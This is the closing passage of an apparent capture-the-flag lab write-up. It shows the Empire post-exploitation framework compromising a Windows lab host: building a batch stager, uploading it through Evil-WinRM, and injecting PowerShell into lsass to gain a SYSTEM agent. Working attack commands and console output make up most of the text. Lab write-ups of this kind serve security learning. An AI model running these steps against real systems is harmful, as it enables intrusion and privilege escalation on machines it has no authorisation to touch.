     `sdhmmNNNNdyhdNNNNNNNNNNNNNNNNNNNNN
       /yhmNNmmNNNNNNNNNNNNNNNNNNNNNNmhh
        `+yhmmNNNNNNNNNNNNNNNNNNNNNNmh+:
          `./dmmmmNNNNNNNNNNNNNNNNmmd.
            `ommmmmNNNNNNNmNmNNNNmmd:
             :dmmmmNNNNNmh../oyhhhy:
             `sdmmmmNNNmmh/++-.+oh.
              `/dmmmmmmmmdo-:/ossd:
                `/ohhdmmmmmmdddddmh/
                   `-/osyhdddddhyo:
                        ``.----.`

                Welcome to the Empire
================================================================================
 [Empire]  Post-Exploitation Framework
================================================================================
 [Version] 3.3.2 BC-Security Fork | [Web] https://github.com/BC-SECURITY/Empire
================================================================================
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
================================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       302 modules currently loaded

       0 listeners currently active

       0 agents currently active
I recommend completing the PS Empire machine on TryHackMe if you want to be familiar with the basics of the framework.
(Empire: listeners) > uselistener http
(Empire: listeners) > set Host <OpenVPN tun0 interface ip>
(Empire: listeners/http) > agents

(Empire: agents) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > execute
[*] Stager output written out to: /tmp/launcher.bat
Victim machine
*Evil-WinRM* PS C:\Users\Administrator\Desktop> upload /tmp/launcher.bat
Info: Uploading /tmp/launcher.bat to C:\Users\Administrator\Desktop\launcher.bat


Data: 6936 bytes of 6936 bytes copied

Info: Upload successful!
Attacker machine
(Empire: stager/windows/launcher_bat) >
[*] Sending POWERSHELL stager (stage 1) to 10.10.81.211
[*] New agent URPFXD5E checked in
[+] Initial agent URPFXD5E from 10.10.81.211 now active (Slack)
[*] Sending agent (stage 2) to URPFXD5E at 10.10.81.211

(Empire: stager/windows/launcher_bat) > agents
[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen            Listener
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------            ----------------
 URPFXD5E ps 192.168.112.1   FIRE              *WINDCORP\eval          powershell         6828   5/0.0    2020-08-11 04:03:36  http
Now that we have our agent running, we can just connect to it using the interact <agent_name> command. Our goal is to inject powershell into another running process, ideally with elevated privileges.
(Empire: agents) > interact URPFXD5E
(Empire: URPFXD5E) >

(Empire: URPFXD5E) > ps
[*] Tasked URPFXD5E to run TASK_SHELL
[*] Agent URPFXD5E tasked with task ID 3

(Empire: URPFXD5E) >
ProcessName                            PID Arch UserName                     MemUsage
-----------                            --- ---- --------                     --------
Idle                                     0 x64  N/A                          0.01 MB
System                                   4 x64  N/A                          0.08 MB
svchost                                 60 x64  NT AUTHORITY\SYSTEM          3.68 MB
Registry                                88 x64  NT AUTHORITY\SYSTEM          79.86 MB
smss                                   420 x64  NT AUTHORITY\SYSTEM          1.11 MB
svchost                                472 x64  NT AUTHORITY\SYSTEM          22.48 MB
csrss                                  600 x64  NT AUTHORITY\SYSTEM          5.28 MB
svchost                                604 x64  NT AUTHORITY\NETWORK SERVICE 11.30 MB
csrss                                  676 x64  NT AUTHORITY\SYSTEM          5.01 MB
wininit                                696 x64  NT AUTHORITY\SYSTEM          6.70 MB
winlogon                               764 x64  NT AUTHORITY\SYSTEM          15.02 MB
svchost                                776 x64  NT AUTHORITY\SYSTEM          11.42 MB
services                               816 x64  NT AUTHORITY\SYSTEM          13.59 MB
lsass                                  836 x64  NT AUTHORITY\SYSTEM          70.57 MB
Local Security Authority Subsystem Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system It usually is a good target for injection (but can be protected).
(Empire: URPFXD5E) > psinject http 836
[*] Tasked URPFXD5E to run TASK_CMD_JOB
[*] Agent URPFXD5E tasked with task ID 4
[*] Tasked agent URPFXD5E to run module powershell/management/psinject
(Empire: URPFXD5E) >
Job started: 1CZP4X

[*] Sending POWERSHELL stager (stage 1) to 10.10.81.211
[*] New agent GZ9R3EK5 checked in
[+] Initial agent GZ9R3EK5 from 10.10.81.211 now active (Slack)
[*] Sending agent (stage 2) to GZ9R3EK5 at 10.10.81.211

(Empire: URPFXD5E) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen            Listener
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------            ----------------
 URPFXD5E ps 192.168.112.1   FIRE              *WINDCORP\eval          powershell         6828   5/0.0    2020-08-11 04:09:21  http
 GZ9R3EK5 ps 192.168.112.1   FIRE              *WINDCORP\SYSTEM        lsass              836    5/0.0    2020-08-11 04:09:21  http
A lot of reconnaissance, data exfiltration and other actions can be performed from there. Go ahead and try for yourself.
Hope you enjoyed the write-up, thank you for reading 👏